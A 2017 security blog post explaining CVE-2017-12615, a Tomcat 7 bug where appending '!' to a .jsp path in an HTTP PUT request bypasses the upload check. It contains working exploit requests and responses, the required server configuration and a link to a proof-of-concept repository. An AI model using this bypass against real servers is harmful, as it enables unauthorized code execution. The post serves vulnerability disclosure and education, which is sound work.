

Break To Protect

A Security Blog: My Personal Hacking Fumbles and Rumbles!

Home

My Fav Web Links!

- [Break To Protect Code Repo](#)
- [SANS Institute](#)
- [Weblogs Of a Code Ninja](#)

Blog Archive

- ▶ [2021](#) (1)
- ▶ [2020](#) (1)
- ▶ [2019](#) (1)
- ▼ [2017](#) (2)
 - ▼ [September](#) (1)
 - [The Case of CVE-2017-12615 Tomcat 7 PUT vulnerability](#)
- ▶ [May](#) (1)
- ▶ [2016](#) (2)
- ▶ [2015](#) (2)
- ▶ [2014](#) (7)
- ▶ [2013](#) (12)

Disclaimer

Any post which include but not limited to codes, documentations or comments are my own. Proof of concept codes are meant only for educational purposes.

* At any point of time if you find materials that are yours or belonging to someone you know, please drop me an email at breaktoprotect@gmail.com and I'll provision the necessary credits.

Labels

[.perf](#) (1) [android](#) (1) [audit tool](#) (1) [aztech homeplug](#) (1) [bruteforce](#) (1) [cracking](#) (1) [cross-site scripting](#) (1) [cryptography](#) (1) [cve-2017-12615](#) (1) [data exfil](#) (1) [defense](#) (2) [disk management](#) (1) [distorm](#) (1) [exfiltration](#) (1) [exploit](#) (1) [exploit dev](#) (1) [faifa](#) (1) [feedly](#) (1) [file](#)

Saturday, September 23, 2017

The Case of CVE-2017-12615 Tomcat 7 PUT vulnerability

Exploit proof of concept:

You guys came for the code. So, click on my github repo link:

<https://github.com/breaktoprotect/CVE-2017-12615>

Warning: Don't die ROFL-ing as it's hilariously simple to exploit :D

Crux of the issue:

By design, if you try to upload a JSP file via the HTTP PUT method on the Tomcat server, it won't work. You can upload .html, .jpg, or any other extensions except .jsp, .jspx and the variants. For example, if you try:

Request:

```
PUT /myfile.jsp HTTP/1.1Host: 127.0.0.1:8080Connection: closeContent-Length: 85
<% out.write("<html><body><h3>[+] JSP upload successfully.</h3></body></html>"); %>
```

You will get an error :(such as the one shown in the below response.

Response:

```
HTTP/1.1 404 Not FoundServer: Apache-Coyote/1.1Content-Type: text/html; charset=utf-8Content-Language: enContent-Length: 971Date: Sat, 23 Sep 2017 06:07:27 GMTConnection: close
...SNIPPED.<html><head><title>Apache Tomcat/7.0.79 - Error report</title><style><!--H1
```

However, you can bypass the extension check by appending a **!** behind the .jsp extension:

Request:

```
PUT /myfile.jsp! HTTP/1.1
Host: 127.0.0.1:8080
Connection: close
Content-Length: 85
```

```
<% out.write("<html><body><h3>[+] JSP upload successfully.</h3></body></html>"); %>
```

Response:


```
HTTP/1.1 201 Created
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Sat, 23 Sep 2017 06:45:50 GMT
Connection: close
```

And I got the clue from the Apache site with the patch diff indicated here:

<http://svn.apache.org/viewvc/tomcat/tc7.0.x/trunk/java/org/apache/naming/resources/FileDirContext.java?annotate=1804729&pathrev=1804729>

integrity monitoring (1) fim (1) giac
(1) government (1) guest additions
(1) gxp (1) hacking (1) hash
collision (1) haveibeenpwned (1)
homeplug hacking (1) importError
(1) iplanet (1) javascript (1)
jsessionId (1) kali 2.0 (1) kioptrix
(1) leak (1) letter (1) license
cracking (1) local group policy (1)
low2pwn (1) **metasploit**
(3) meterpreter (1) netcat (1)
network audit (1) nipper (1) nipper
studio (1) not_very_smart (1)
oracle (1) oracle iplanet (1)
patching (1) penetration testing (1)
pentest (3) pentest lab
(1) perf (1) perfdump (1) poc (1)
put (1) ramblings (1) raspberry pi
(1) ROP (1) ROPeme (1)
SANS (2) sata (1)
SEC660 (2) security (1)
security audit (1) security
configuration (1) sessionid (1)
singapore (1) **ssd** (2) **ssh**
(2) system administration (1) test
environment (1) test lab (1) titania
(1) tomcat (1) tripwire (1) virtual
network (1) virtualbox (1) web
penetration test (1) wget (1) XSS
(1) zero-day vulnerability (1)

About Me



JS
View my
complete
profile

784	mturk	423920
785	markt	1804729
786		
787		
788		
789		
790		
791		
792		
793		
794		
795	funkman	575945
796	markt	1804729
797		

```
/**
 * Return a File object representing the specified normalized
 * context-relative path if it exists and is readable. Otherwise,
 * return <code>null</code>.
 *
 * @param name      Normalized context-relative path (with leading '/')
 * @param mustExist Must the specified resource exist?
 */
protected File file(String name, boolean mustExist) {
    File file = new File(base, name);
    return validate(file, mustExist, absoluteBase);
}
```

Pre-requisite:

1. PUT method is enabled through conf/web.xml

```
<init-param>
<param-name>readonly</param-name>
<param-value>>false</param-value>
</init-param>
```

2. No authentication enforced in the security-constraint set at the app's WEB-INF/web.xml

```
<auth-constraint>
<role-name>admin</role-name>
</auth-constraint>
```

References:

Apache Patch notes: <https://tomcat.apache.org/security-7.html>
Diff notes on the
patch: <http://svn.apache.org/viewvc/tomcat/tc7.0.x/trunk/java/org/apache/naming/resources/FileDirContext.java?annotate=1804729&pathrev=1804729>

Ok that's all for now.

JS out.

Posted by JS at 4:00 PM

MEtFB

Labels: cve-2017-12615, exploit, poc, put, tomcat

No comments:

Post a Comment

To leave a comment, click the button below to sign in with Google.

SIGN IN WITH GOOGLE

Newer Post • • • • • Home • • • • • Older Post

Subscribe to: [Post Comments \(Atom\)](#)